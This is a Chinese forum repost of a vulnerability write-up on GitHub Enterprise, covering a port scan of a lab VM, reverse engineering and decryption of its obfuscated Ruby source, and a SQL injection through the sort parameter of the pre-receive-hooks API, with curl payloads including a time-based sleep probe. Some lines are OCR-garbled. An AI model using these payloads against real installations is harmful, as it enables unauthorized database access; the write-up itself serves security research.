

GitHub企业版SQL注入分析

嘶吼roartalk / 2017-01-16 03:55:33 / 浏览数 3107 安全技术 技术讨论 顶(0) 踩(0)

GitHub企业版是GitHub.com的本地版，几乎提供了GitHub的所有功能。通过GitHub的网站可以下到使用45天的VM：链接：enterprise.github.com。开启成功后的界面是这样的：





环境

开始前，我们用nmap意思意思，扫描到端口情况如下：

```
$ nmap -sT -vv -p 1-65535 192.168.187.145
...
PORT     STATE  SERVICE
22/tcp   open   ssh
25/tcp   closed smtp
80/tcp   open   http
122/tcp  open   smakynet
443/tcp  open   https
8080/tcp closed http-proxy
8443/tcp open   https-alt
9418/tcp open   git
```

具体如下：

```
22/tcp■9418/tcp ■■■■■■■haproxy■■■■■■■■■■■babeld■
80/tcp■443/tcp ■GitHub■■■
122/tcp ■SSH■■
8443/tcp ■GitHub■■■■■■
```

顺便提下，GitHub的管理控制端需要账号密码登录。有了账号密码，就能通过ssh key登录到VM的122端口

SSH登陆了上虚拟机后。可以看到目录结构如下图：

```
# ls -al /data/
total 92
drwxr-xr-x 23 root              root              4096 Nov 29 12:54 .
drwxr-xr-x 27 root              root              4096 Dec 28 19:18 ..
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 alambic
drwxr-xr-x  4 babeld            babeld            4096 Nov 29 12:53 babeld
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 codeload
drwxr-xr-x  2 root              root              4096 Nov 29 12:54 db
drwxr-xr-x  2 root              root              4096 Nov 29 12:52 enterprise
drwxr-xr-x  4 enterprise-manage enterprise-manage 4096 Nov 29 12:53 enterprise-manage
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 failbotd
drwxr-xr-x  3 root              root              4096 Nov 29 12:54 git-hooks
drwxr-xr-x  4 git               git               4096 Nov 29 12:53 github
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 git-import
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 gitmon
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 gpgverify
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 hookshot
drwxr-xr-x  4 root              root              4096 Nov 29 12:54 lariat
drwxr-xr-x  4 root              root              4096 Nov 29 12:54 longpoll
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 mail-replies
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 pages
drwxr-xr-x  4 root              root              4096 Nov 29 12:54 pages-lua
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 render
lrwxrwxrwx  1 root               root               23 Nov 29 12:52 repositories -> /data/user/rep
ositories
drwxr-xr-x  4 git               git               4096 Nov 29 12:54 slumlord
drwxr-xr-x 20 root              root              4096 Dec 28 19:22 user
```

进入/data/目录，查看源代码，发现代码全被加密了，日：

192.168.187.147 [87x29]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
require "ruby_concealer.so"
__ruby_concealer__ "x\x9C\x9C\xBC\xF9c\xDBF\xB6%\\\x05\x80U v\x90\x04@\x14P\xA4\xB7x\x9
1\xE4X\xF2\"\xDB\xF2&\x90\x04Ip\x01(\x00\xD4\xBEL\xB7\xED\xE7\xA4\xD3I\xA6\xBB\xF3:N\xA
7;\xFA\xD7\xA7\x8A\x94\xBCd\x997\xDF\x97\xDFb\xD9\xD4e\xDD[\xE7\x9Es\x97\xAAC\xFAl\xAE\
xEF\x1F?\x14\xEB:U\f\x92 j\x04\x10\xDA\xAA7\x06\xB9\xD3\x04\x00\xFD\xD4\xCDn=\xDE\xB8\x
BD\xF5w\xE1\xCB\rk~\x06\xFE\xD2\x1F\x9F}\x89\x8DG'\xFE\xBF\xD3\xE3\xFD#4\xB5\xC2v\xEC\x
C0\xAC\x1A\xABrES\xF6\xE5W+\x0Fo>}v\xF3\xE6\xC6F\xFFM\x01\xF6\xB2\xD7AS\x8B\xEF\x7F;\xC
C\x9F\xC8\xE0%U*$\xBDq\xF3\xE1\xD7_o=\xBF\xF9\xE8\xF9\xED\xFDD\x0F\n \x85=\r\x13M>(\x8C
@\x16ma\x0Fl\xEAJm\x1E\xE2\xE3\xF3\xA2\xDB)\xC7/\xD4\x81\xA6\xCE\x12\x93 \xA4z\xBDnh\xE
4\x15\x05#\x8Ar\xE0\x00p\a\x81\xAF\x1A\xC6d\xC5\xB7a\xEE\x87\tT\xE6^H\xEBY\e\x88(ix\x82
\x9C\xFA\xB5\xE4u:\x10\xDFe\xBDQ\xFF\x85*\xE3$\f\xC4Y@K<\x1C\x9C\xFF\xF0\xED0\xFB\"\x9E
\x18U\xA3qP\x06\xA1\x18\xCFES\x87\a\x98R\x9C\x8E3\x83\xA4n\x84\xA1\xAE\x03\e!\\M\xA7\xD
9V(\x934\xDB~\xBAw\xF2uT>\x7F\xBE\xFA\xF7+\x8F\xCF\x9F\xAD>\xB8\xB2\xD9\xDB\xEF\x99\xF7
\f\xBDupzx\xFF\xCB\xFA\x84\xCE\xF5_\x1E\x1D4V^)\x7F\xC1\xA5\x15\x86\x1E\x01q\x0F\xD5\tQ
\xAA\x87\x877\xFFq\xFD\xCA\xCD;\xE7\xAFn\xAC\xADm\xA6+\xBFc\x97\x96^\xFB6\xCA\x7Ft\x87\
n\x0E\xDB\xE0\x01$\x18|w\x95~\x9D\x1F<~\xB1\xF5\xEC\xD6\xEB\xF3g\x9B\xEF\xAE<-\x92I\x0F
L\xBFT\xB7\xFDG\x99~\x7F\xBF7\xFAOc\xA7\x94\xCD'\xE0\xC0<\xEB\xFA\x0F\xE5\xDAA}<JmU\x8E
q\b\x80\xE6(\xD0rO\xB3k_7^\xBC\xD0V\xD6\xDF\n\xABk\x93\xF7\xFF\xCA\x93\x87k?<\xDF\xDAZ_
\x7Fu\xE5\xD1\xE6\xFB~\x96u~\xD6&\xFAA\xF7\xF4?\xEEQ\xD9H\x12\xD7lj!-zv5!:l\xFF\xA2\xBC
\xFBA^\xF9\xFA\xDE\xC6\x8B\xFB\xEF6\xD6\xB7\x7FZ\xC1\xF1\xDA\xC6\x83\xC7\x0F\x9Eo\xBEX\
xFD_o7\n\x1A\xA7\xB7\x1F\xAF\xEF\xFE'9|\xD0{\xB9\xFEw\xB3\xDA\xDD\x9E\x98\x99'\xFB\xAEU
+uEN\xB0\xDB\xDB\xEDo>\xBE\xB7rs\xED\xFC\xE6\xCA\xBB\xAB\e\x87_\xBF\x9D\xE7\x9D\xC1\xB5
\xE4\xC1U\xB82\x97\xE6w\x04=\x86\x15\xC1\x0F\xBD\xD2\x9Ao\xDD\xF0\x0F\xE2:\xED\xF5\x9F\
xBD\n\xDCn\xF4\x14\x05\xF5\xB8\x95\x01$\xA7^\xE4TD(\x01\avC\xEC\x15\xFF\xFA\xF6$\xFB\xB
1\x16\x8FE\"\x95\xBF\f\x93\x19\xE8)\xC0\xF1T\xA9\xA4X\xC5\xB1M\n[\xA6\xC6D\x8D+\x9E7\xB
6\xA1\x11\xFD\x10P\x98\xC0\xCAh\x0E\x91\x16\xB4\x95\xB4\x84.\x90\x81\xA7C\xD7\x1D\xB2\x
CF\xEC\xF5h\x80\xE0\xDC6\xAA\xF5\xF8\x11\xFD\xE5\xABy\x04\xD6H\x89\xEBu?\xC1\n\x10\xE6\
xD0\x96ez\xFC\x13`v\xDD\xFF\xFB\xED\x9B_n\xA4\x87\xE0\x95\"j-\x7F\xDA \x00\x80\xA3\x952
:
```

GitHub使用了一个库来加密源代码，如果你google查找ruby_concealer.so
就能找到一个关键脚本：https://gist.github.com/geoff-codes/02d1e45912253e9ac183

看起来，他只是简单的吧ruby_concealer.so中的rb_f_eval换成rb_f_puts，然后就可以工作了.但是，我们接下来用IDA Pro进一步看看他的原理：

IDA - C:\Users\Orange\Desktop\github\ruby_concealer.so

File Edit Jump Search View Debugger Options Windows Help

Functions window

Function name
- _init_proc
- _rb_require
- _rb_f_eval
- _rb_funcall
- __gmon_start__
- _rb_binding_new
- _rb_define_global_function
- _rb_str_new_cstr
- _rb_enc_set_index
- _rb_sourcefile
- _rb_const_get
- _rb_enc_get_index
- __cxa_finalize
- _rb_intern2
- start
- sub_A10
- sub_A50
- sub_A80
- Init_ruby_concealer
- _term_proc
- __cxa_finalize@@GLIBC_2_2_5
- __cxa_finalize
- _Jv_RegisterClasses

Line 18 of 23

Graph overview

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports

```
int Init_ruby_concealer()
{
  __int64 v0; // rax@1
  __int64 v1; // rsi@5
  __int64 v2; // rax@6
  __int64 v3; // rax@7
  __int64 v4; // rax@7
  __int64 v6; // rax@4

  v0 = qword_2012F8;
  if ( !qword_2012F8 )
  {
    LODWORD(v0) = rb_intern2("inflate", 7LL);
    qword_2012F8 = v0;
  }
  qword_201300 = v0;
  rb_require("zlib");
  if ( !qword_2012F0 )
  {
    LODWORD(v6) = rb_intern2("Inflate", 7LL);
    qword_2012F0 = v6;
  }
  v1 = qword_2012E8;
  if ( !qword_2012E8 )
  {
    LOBYTE(v1) = 4;
    LODWORD(v2) = rb_intern2("Zlib", v1);
    qword_2012E8 = v2;
  }
  LODWORD(v3) = rb_const_get(rb_cObject);
  LODWORD(v4) = rb_const_get(v3);
  qword_201308 = v4;
  return rb_define_global_function("__ruby_concealer__", sub_A80, 1LL);
}
```

00000C20 Init_ruby_concealer:33

Output window

```
201308: using guessed type __int64 qword_201308;
```

IDC

AU: idle Down Disk: 57GB

IDA - C:\Users\Orange\Desktop\github\ruby_concealer.so

File Edit Jump Search View Debugger Options Windows Help

Functions window

Function name
- _init_proc
- _rb_require
- _rb_f_eval
- _rb_funcall
- __gmon_start__
- _rb_binding_new
- _rb_define_global_function
- _rb_str_new_cstr
- _rb_enc_set_index
- _rb_sourcefile
- _rb_const_get
- _rb_enc_get_index
- __cxa_finalize
- _rb_intern2
- start
- sub_A10
- sub_A50
- sub_A80
- Init_ruby_concealer
- _term_proc
- __cxa_finalize@@GLIBC_2_2_5
- __cxa_finalize
- _Jv_RegisterClasses

Line 18 of 23

Graph overview

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports

```
    v17 = rb_enc_get_index(a2, a2, 127LL, a2);
    v2 = a2;
    v3 = v17;
  }
  LODWORD(v4) = rb_funcall(qword_201308, qword_201300, 1LL, v2);
  v5 = v4;
  rb_enc_set_index(v4, v3);
  v7 = 0LL;
  data = (char *)&v5->data;
  while ( 1 )
  {
    v9 = v5->this;
    if ( BYTE1(v9) & 0x20 )
      break;
    v9 = ((unsigned __int64)v9 >> 14) & 0x1F;
    if ( v7 >= v9 )
      goto LABEL_10;
    v10 = &data[v7];
LABEL_6:
    v11 = ((signed __int64)((unsigned __int128)(4854406335186724 11LL * v7) >> 64) >> 2) - (v7 >> 63);
    v12 = v7++;
    v6 = "This obfuscation is intended to discourage GitHub Enterprise customers from making modifications to the VM. We "
         "know this 'encryption' is easily broken. ";
    *v10 ^= aThisObfuscatio[v12 - 152 * v11];
  }
  if ( v7 < (unsigned int)v5->data )
  {
    v10 = (char *)(v5[1].this + v7);
    goto LABEL_6;
  }
LABEL_10:
  v18 = v5;
  LODWORD(v13) = rb_binding_new(4854406335186724 11LL, v7, v6, v9, data);
  v19 = v13;
  LODWORD(v14) = rb_sourcefile();
  LODWORD(v15) = rb_str_new_cstr(v14);
  v20 = v15;
  return rb_f_eval(3LL, &v18, a1);
}
```

00000AD2 sub_A80:34

Output window

```
201308: using guessed type __int64 qword_201308;
```

IDC

AU: idle Down Disk: 57GB

可以看到，他是使用Zlib::Inflate::inflate来对数据进行解压，如果对其进行异或运算，就会出现一下提示：

```
This obfuscation is intended to discourage GitHub Enterprise customers from making modifications to th
e VM. We know this 'encryption' is easily broken.
```

这样，我们可以很容易将其解密：

```
require 'zlib'
key = "This obfuscation is intended to discourage GitHub Enterprise customers from making modificati
ons to the VM. We know this 'encryption' is easily broken. "

def decrypt(s)
    i, plaintext = 0, ''

    Zlib::Inflate.inflate(s).each_byte do |c|
        plaintext << (c ^ key[i%key.length].ord).chr
        i += 1
    end
    plaintext
end

content = File.open(ARGV[0], "r").read
content.sub! %Q(require "ruby_concealer.so"\n__ruby_concealer__), " decrypt "
plaintext = eval content

puts plaintext
```

代码分析

解码所有的源代码后，我们就可以开始代码审计工作了：

```
$ cloc /data/
   81267 text files.
   47503 unique files.
   24550 files ignored.

http://cloc.sourceforge.net v 1.60  T=348.06 s (103.5 files/s, 15548.9 lines/s)
-------------------------------------------------------------------------------
Language                         files          blank        comment           code
-------------------------------------------------------------------------------
Ruby                             25854         359545         437125        1838503
Javascript                        4351         109994         105296         881416
YAML                               600           1349           3214         289039
Python                            1108          44862          64025         180400
XML                                121           6492           3223         125556
C                                  444          30903          23966         123938
Bourne Shell                       852          14490          16417          87477
HTML                               636          24760           2001          82526
C++                                184           8370           8890          79139
C/C++ Header                       428          11679          22773          72226
Java                               198           6665          14303          45187
CSS                                458           4641           3092          44813
Bourne Again Shell                 142           6196           9006          35106
m4                                  21           3259            369          29433
...
```

```
$ ./bin/rake about
About your application's environment
Ruby version              2.1.7 (x86_64-linux)
RubyGems version          2.2.5
Rack version              1.6.4
Rails version             3.2.22.4
JavaScript Runtime        Node.js (V8)
Active Record version     3.2.22.4
Action Pack version       3.2.22.4
Action Mailer version     3.2.22.4
Active Support version    3.2.22.4
Middleware                GitHub::DefaultRoleMiddleware, Rack::Runtime, Rack::MethodOverride, Action
Dispatch::RequestId, Rails::Rack::Logger, ActionDispatch::ShowExceptions, ActionDispatch::DebugExcep
tions, ActionDispatch::Callbacks, ActiveRecord::ConnectionAdapters::ConnectionManagement, ActionDisp
atch::Cookies, ActionDispatch::Session::CookieStore, ActionDispatch::Flash, ActionDispatch::ParamsPa
rser, ActionDispatch::Head, Rack::ConditionalGet, Rack::ETag, ActionDispatch::BestStandardsSupport
Application root          /data/github/9fcdcc8
Environment               production
Database adapter          githubmysql2
Database schema version   20161003225024
```

代码是用Ruby写的

```
/data/github/ ■■■■80■443■■■web■■■■■■■■■■github.com■ gist.github.com ■api.github.com ■■■■■■■■■
/data/render/ ■■■■render.githubusercontent.com■■■■
/data/enterprise-manage/ ■■■■8443■■■■■
```

漏洞

SQL注入是在GitHub企业版的PreReceiveHookTarge模板中找到的。

问题根源是在/data/github/current/app/model/pre_receive_hook_target.rb第45行

```
33  scope :sorted_by, -> (order, direction = nil) {
34    direction = "DESC" == "#{direction}".upcase ? "DESC" : "ASC"
35    select(<<-SQL)
36      #{table_name}.*,
37      CASE hookable_type
38        WHEN 'global'     THEN 0
39        WHEN 'User'       THEN 1
40        WHEN 'Repository' THEN 2
41      END AS priority
42    SQL
43      .joins("JOIN pre_receive_hooks hook ON hook_id = hook.id")
44      .readonly(false)
45      .order([order, direction].join(" "))
46  }
```

这里使用到的是内置的ORM（在Rails中叫做ActiveRecored），尽管Rails有针对SQL注入进行防御，但是，如果大量使用ActiveRecored的话，也可能出现SQL注入。

当然，你可以通过http://rails-sqli.org/网站来学习更多Rails中的SQL注入案例。这里，我们将order参数改成SQL注入的Payload。在/data/github/current/app/api/adm

```
10  get "/organizations/:organization_id/pre-receive-hooks" do
11    control_access :list_org_pre_receive_hooks, :org => org = find_org!
12    @documentation_url << "#list-pre-receive-hooks"
13    targets = PreReceiveHookTarget.visible_for_hookable(org)
14    targets = sort(targets).paginate(pagination)
15    GitHub::PrefillAssociations.for_pre_receive_hook_targets targets
16    deliver :pre_receive_org_target_hash, targets
17  end
...
60  def sort(scope)
61    scope.sorted_by("hook.#{params[:sort] || "id"}", params[:direction] || "asc")
62  end
```

可以看到，params[:sort]被传入到scope.sorted_by中，因此，我们可以在params[:sort]中注入恶意代码。在测试前，我们需要用admin:pre_receive_hook账号通过API得

```
$ curl -k -u 'nogg:nogg' 'https://192.168.187.145/api/v3/authorizations' \
-d '{"scopes":"admin:pre_receive_hook","note":"x"}'
{
  "id": 4,
  "url": "https://192.168.187.145/api/v3/authorizations/4",
  "app": {
    "name": "x",
    "url": "https://developer.github.com/enterprise/2.8/v3/oauth_authorizations/",
    "client_id": "00000000000000000000"
  },
  "token": "????????",
  "hashed_token": "1135d1310cbe67ae931ff7ed8a09d7497d4cc008ac730f2f7f7856dc5d6b39f4",
  "token_last_eight": "1fadac36",
  "note": "x",
  "note_url": null,
  "created_at": "2017-01-05T22:17:32Z",
  "updated_at": "2017-01-05T22:17:32Z",
  "scopes": [
    "admin:pre_receive_hook"
  ],
  "fingerprint": null
}
```


通过这个access_token，我们就能进一步触发漏洞。

```
$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=????????&sort=id,(sel
ect+1+from+information_schema.tables+limit+1,1)'
[

]

$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=????????&sort=id,(sel
ect+1+from+mysql.user+limit+1,1)'
{
  "message": "Server Error",
  "documentation_url": "https://developer.github.com/enterprise/2.8/v3/orgs/pre_receive_hooks"
}

$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=????????&sort=id,if(u
ser()="github@localhost",sleep(5),user())
{
    ...
}
```



■■■■■orange■■■■■■■■■■■■■■■■ http://www.4hou.com/technology/2941.html

点击收藏 | 0 关注 | 0

上一篇：攻击JavaWeb应用[6]-程序... 下一篇：如何逆向C++虚函数？

1. 3 条回复

笑然 2017-01-16 04:16:34

好文

0 回复Ta

 hades 2017-01-16 05:50:32

图片太模糊。。。

0 回复Ta

 周奏奏 2017-01-19 07:59:17

我眼睛好痛

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板